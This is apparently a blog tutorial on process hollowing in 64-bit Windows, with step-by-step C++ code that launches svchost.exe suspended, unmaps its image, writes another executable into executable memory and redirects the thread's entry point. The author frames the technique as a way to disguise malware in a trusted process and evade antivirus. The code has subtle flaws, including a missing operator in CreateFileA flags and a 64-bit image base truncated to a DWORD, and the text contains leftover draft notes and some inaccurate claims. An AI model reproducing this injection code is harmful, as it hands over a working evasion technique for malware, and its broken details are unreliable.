Process Hollowing: Deep Dive and x64-bit
Introduction
In this post, we’ll explore the inner workings of process hollowing on 64‑bit Windows, complete with a hands‑on C++ example. Many resources focus on 32‑bit or gloss over the 64‑bit pitfalls—this guide will address those gaps and help you avoid the common traps that can drive you crazy.
What is Process Hollowing?
Process hollowing is a stealthy technique in which an attacker:
- Creates a legitimate process in a suspended state (the “victim”).
- Unmaps (hollows out/carve out) the victim’s memory image.
- Injects a malicious binary in its place.
- Resumes execution so the host appears benign while running harmful code.
Attackers often use this to disguise malware inside svchost.exe, evading basic process listings and cursory antivirus checks.
First… Fundamentals!
Topics we are about to cover requires good understanding of the windows internals. I will try to cover the specific components that we will need for this technique however I highly recommend you to spend some time understanding the fundamentals.
Anatomy of a Windows Process
A process is the fundamental execution container in Windows, combining code, data, and system metadata.
It represents the executable program in the Windows system. When you run your favourite game (cs2.exe) it will start a process in your system that you can see from the task manager.
Key components include:
| Process Component | Role |
| Private Virtual Address Space | The span of addresses the process can use in RAM. |
| Open Handles | Like a real life handle, let us work with the process in code. |
| Security Context | User access, privileges and security information of the process. |
| Executable Program | Where the code and data stored in the virtual address space. |
| Process ID | Unqiue number that represenets your process (PID). |
| Threads | Isolated executable sections of the process. |
Threads: Execution Part of the Process
Threads run within a process’s context. The main idea, it can separate an execution from other executions, so if one of them fails whole program won’t crash, only the related thread will crush.
A good example of this is the web browsers. Let’s assume that we run firefox. A new firefox.exe process will be instantiated for this. For every tab we open in firefox, a new thread will be created so if one of them fails, firefox won’t crash only the problematic page will be closed because it has its own thread.
Each process needs at least one thread in order to run.
Threads also have many components:
| Thread Component | Role |
| Stack | Each thread has its own stack |
| Thread Local Storage | |
| Stack Argument | Let us pass a variable when we create the thread |
| Context Structure | Holds machine registers (i.e., eax, ebx) |
| Thread ID | Uniquie number associated with the tread (TID) |
Understanding the PE File Format
PE file format stands for Portable Executable. I.e., .exe files in your system are PE files.
Since we are trying to hollow a PE file and put another PE inside of it, as you guess we need to understand how PE files works.
It’s beyond of this writing, but I want to give brief explanations about the PE files so you won’t get lost on the injection part.

PE files contains information about how the code and data should be loaded into the address space. It consist of headers and the sections.
Headers contains information about how OS should should load and execute its content. We have DOS Header, DOS Stub and the NT Headers.
“Sections” contains the actual content of the executable. Here are the sections for a PE file:
| Name | Purpose |
|---|---|
.text | Executable code (CPU instructions) |
.data | Initialized global/static variables |
.rdata | Read-only data (e.g., strings, imports) |
.bss | Uninitialized data (merged with .data) |
.reloc | Relocation table (used if ASLR is enabled) |
.rsrc | Resources (icons, dialogs, manifests) |
We can also check this table from 0xrick’s blog writing to better visualize the PE layout. It’s an excellent reference—you’ll learn a ton by studying 0xRick’s PE anatomy write-up.
Also a good tip that PE files starts with MZ headers, so when we look the memory, we should see MZ value at the base address.
Virtual Address Space
Each process in Windows has its own Virtual Address Space (VAS) — an isolated 4GB (in 32-bit) or 128TB (in 64-bit) memory map. This space is split into user and kernel space.
The OS maps PE file sections into this virtual space when the binary is loaded. What this means: .text, .data, and other sections don’t run directly from disk — instead, they are loaded into memory, and their RVA (Relative Virtual Address) becomes meaningful inside this space.
Enough of very technical explanation… Think of it like this: We have a PE file sitting on the disk. When we execute it, Windows loads it into RAM, mapping it into the process’s virtual address space.
That’s the key point — the file doesn’t run directly from disk. It needs to live in memory to work, and that memory layout is what we care about when dealing with things like code injection, hollowing, or relocations.
Well, imagine Windows just loaded each program directly into RAM. What happens if one process accidentally (or maliciously) reads or overwrites memory from another? That would be a disaster.
To avoid this, Windows uses a memory manager that gives each process its own isolated address space — like its own “illusion” of full memory. This illusion is the virtual address space. The OS keeps track of these virtual addresses and maps them to real physical RAM behind the scenes.
Process Hollowing
High level overview of the process hollowing
- Launch a Process in SUSPENDED state (victim process).
- Read a malicious image from disk, and write it into virtual address space.
- Carve out the victim process (Unmap/Hollow), in order to write our malicious code inside.
- Write malicious code’s headers into the carved out address space.
- Write remaining sections of the malicious code into the carved out address space.
- Resume the Thread.
Hands on Process Hollowing
I will use C++ for our example, also the technique I demonstrate in this example is very sensitive so it’s possible that same code may not work when you build it and run.
I’m running this code in Win11 22H4, with 64-bit executables and 64-bit intel CPU.
Creating the Victim Process
As we mentioned, we are creating a new process in a SUSPENDED state. This will prevent this process to run, until we finish our surgery on it.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
// Prepare structures
LPSTARTUPINFOA victim_si = new STARTUPINFOA();
LPPROCESS_INFORMATION victim_pi = new PROCESS_INFORMATION();
CONTEXT ctx = {};

// Launch 64‑bit svchost suspended
if (!CreateProcessA(
	(LPCSTR)"C:\\Windows\\System32\\svchost.exe",
	NULL,
	NULL,
	NULL,
	NULL,
	FALSE,
	CREATE_SUSPENDED | CREATE_NO_WINDOW,
	NULL,
	NULL,
	victim_si,
	victim_pi))
{
	printf("[-] CreateProcessA failed: %i\r\n",GetLastError());
	return 1;
}
Add an image here that shows the suspended process
Loading Malicious File
For the second step, we will read a file from the disk and load it into the memory space (memory space or virtual address space?)
CreateFileA name can be misleading, but simply what it does opens a file from disk and return us a handle.
1
2
3
4
5
6
7
8
9
HANDLE hMaliciousFile = CreateFileA(
	(LPCSTR)"C:\\\\HelloWorld.exe",
	GENERIC_READ
	FILE_SHARE_READ,
	NULL,
	OPEN_EXISTING,
	FILE_ATTRIBUTE_NORMAL,
	NULL
);
At this point we opened a file and got a handle for it but yet we haven’t done anything with it. In order to laod it into memory first we need to allocate space for it.
1
2
3
4
5
6
7
8
DWORD maliciousFileSize = GetFileSize(hMaliciousFile, nullptr);

PVOID pMaliciousImage = VirtualAlloc(
	NULL,
	maliciousFileSize,
	MEM_COMMIT | MEM_RESERVE, // learn the flags
	PAGE_READWRITE
);
Then we can write our malicious image inside the allocated memory space.
1
2
3
4
5
6
7
8
9
10
11
DWORD numberOfBytesRead; // stores number of bytes read

ReadFile(
	hMaliciousFile, // handle of the malicious file
	pMaliciousImage, // address pointer to allocated memory
	maliciousFileSize,
	&numberOfBytesRead,
	NULL
);

CloseHandle(hMaliciousFile); // no longer we need this handle
Again, what ReadFile method does is reading a file from a open handle, and write it into the given address space.

Carving Out the Victim Process
Time for the surgery! We will unmap the victim process’s address space.
First of all we need to find the base address of the victim process. This can be tricky, because we need to look the machine registers in order to find it.
Let’s remember where the machine registers are stored. The Thread Context component of the thread!
1
2
3
4
5
ctx.ContextFlags = CONTEXT_FULL;
GetThreadContext(
    victim_pi->hThread,
    &ctx
);
ContextFlags determines which registers we want to get. for 32-bit systems INTEGER flag should be enough but in a 64-bit system we will need Rip and Rdx registers so we will use CONTEXT_FULL flag.
If it’s your first time hearing about registers, this part of the code may look weird, put a tea and calm down, for now it’s just enough to know that Rdx register will tell us where the base address of the victim process.
And we will talk about Rip later.
I found that
Rdxregister holds thePEBstruct for us, but I seen that many examples used different registers. I.e., for 32-bit systems it’s theEbxregister with0x08offset (8 bytes) that points the base address. So do your research to find which register you are working with.
1
2
3
4
5
6
7
8
PVOID pVictimImageBaseAddress;
ReadProcessMemory(
	victim_pi->hProcess,
	(PVOID)(ctx.Rdx + 0x10), // Pointer to the base address. (Start reading from here)
	&pVictimImageBaseAddress, // Store the host base address (Out the value)
	sizeof(PVOID), // How much bytes that will be readen
	0 // Number of bytes out
);
Rdx register holds the address of the PEB struct which holds the base address variable inside of it.
then ReadProcessMemory will read the data (memory address in our case) and store it inside pVictimImageBaseAddres variable.
Why 0x10 (16 byte)? Check the PEB struct: https://rinseandrepeatanalysis.blogspot.com/p/peb-structure.html
The base address is where we want to start to carve out. Since we know it, we can start to unmap operation.
To unmap, we need NtUnmapViewOfSection method which is part of the ntdll.lib. In C++ we can simply load a dll at runtime as followed:
1
2
3
4
#include <winternl.h>

#pragma comment(lib, "ntdll.lib")
extern "C" NTSTATUS NTAPI NtUnmapViewOfSection(HANDLE, PVOID);
Then we can do the unmap operation.
1
2
3
4
DWORD dwResult = NtUnmapViewOfSection(
	victim_pi->hProcess,
	pVictimImageBaseAddress
);

We can use HxD tool analyze the memory, and look for the base address of the victim process we found (pVictimImageBaseAddress).

Writing Malicious Image
The PE image on the disk is different than how it is inside the virtual address space. So we can not load it with just one operation. PE file stores which data will be written where in virtual address space, so we will read this data and write according to it.
Let’s read the PE headers of the malicious image.
1
2
3
4
5
PIMAGE_DOS_HEADER pDOSHeader = (PIMAGE_DOS_HEADER)pMaliciousImage;
PIMAGE_NT_HEADERS pNTHeaders = (PIMAGE_NT_HEADERS)((LPBYTE)pMaliciousImage + pDOSHeader->e_lfanew);

DWORD maliciousImageBaseAddress = pNTHeaders->OptionalHeader.ImageBase;
DWORD sizeOfMaliciousImage = pNTHeaders->OptionalHeader.SizeOfImage;
e_lfanew identifies the number of bytes from the DOS header to the PE header
Then we will allocate memory for writing because the malicious code that we will write into the unmapped address space probably is different than the carved-out space. So let’s allocate space starting from the base address.
1
2
3
4
5
6
7
PVOID pHollowAddress = VirtualAllocEx(
    victim_pi->hProcess,
    pVictimImageBaseAddress, // Base address of the process
    sizeOfMaliciousImage, // Byte size obtained from optional header
    0x3000, // Reserves and commits pages (MEM_RESERVE | MEM_COMMIT)
    0x40 // Enabled execute and read/write access (PAGE_EXECUTE_READWRITE)
);
We will start with writing the PE headers into the memory, then we will look inside of those headers to learn where we will write the remaining sections of it.
1
2
3
4
5
6
7
WriteProcessMemory(
    victim_pi->hProcess,
    pVictimImageBaseAddress,
    pMaliciousImage,
    pNTHeaders->OptionalHeader.SizeOfHeaders, // Byte size of PE headers
    NULL
);

PE file has multiple sections, so it’s convinient to use a for loop and write each section.
1
2
3
4
5
6
7
8
9
10
11
12
for (int i = 0; i < pNTHeaders->FileHeader.NumberOfSections; i++) {
	PIMAGE_SECTION_HEADER pSectionHeader = (PIMAGE_SECTION_HEADER)((LPBYTE)pMaliciousImage + pDOSHeader->e_lfanew + sizeof(IMAGE_NT_HEADERS) + (i * sizeof(IMAGE_SECTION_HEADER))); // Determines the current PE section header

	printf("\t[*] Section written at address: %p\r\n", (PVOID)((LPBYTE)pHollowAddress + pSectionHeader->VirtualAddress));
	WriteProcessMemory(
		victim_pi->hProcess, // Handle of the process obtained from the PROCESS_INFORMATION structure
		(PVOID)((LPBYTE)pHollowAddress + pSectionHeader->VirtualAddress), // Base address of current section
		(PVOID)((LPBYTE)pMaliciousImage + pSectionHeader->PointerToRawData), // Pointer for content of current section
		pSectionHeader->SizeOfRawData, // Byte size of current section
		NULL
	);
}
Resuming the Thread
Check your process with printing errors out, if no error congrats you successfully made your surgery, but now we need to stitch the open process and resume the SUSPENDED thread.
We changed the process internal compleatly, so the registers that holds (Rip register) the execution point, now pointing an invalid location. It should point where the code execution starts, the entry point.
Note that, IP means “Instruction Point”, for 64-bit CPU use Rip and for 32-bit it use Eip register.
Okay we understand that it’s necassary to change Rip value, but how we will know the entry point. Well, OptionalHeader of the PE file stores this data.
1
2
3
4
5
6
7
	ctx.ContextFlags = CONTEXT_FULL;
	ctx.Rip = (SIZE_T)((LPBYTE)pHollowAddress + pNTHeaders->OptionalHeader.AddressOfEntryPoint);

    SetThreadContext(
		victim_pi->hThread, // Handle to the thread obtained from the PROCESS_INFORMATION structure
		&ctx // Pointer to the stored context structure
	);
Don’t forgot that AddressOfEntryPoint is relative so we add base address with it.
Then simply we will resume our thread, and cleanup the handles and the allocated space for the malicious image.
1
2
3
4
5
6
7
	ResumeThread(
		victim_pi->hThread
	);

	CloseHandle(victim_pi->hThread);
	CloseHandle(victim_pi->hProcess);
	VirtualFree(pMaliciousImage, 0, MEM_RELEASE);
Cross your fingers, if we did everything correct, now we will see our malicious process will work inside its host.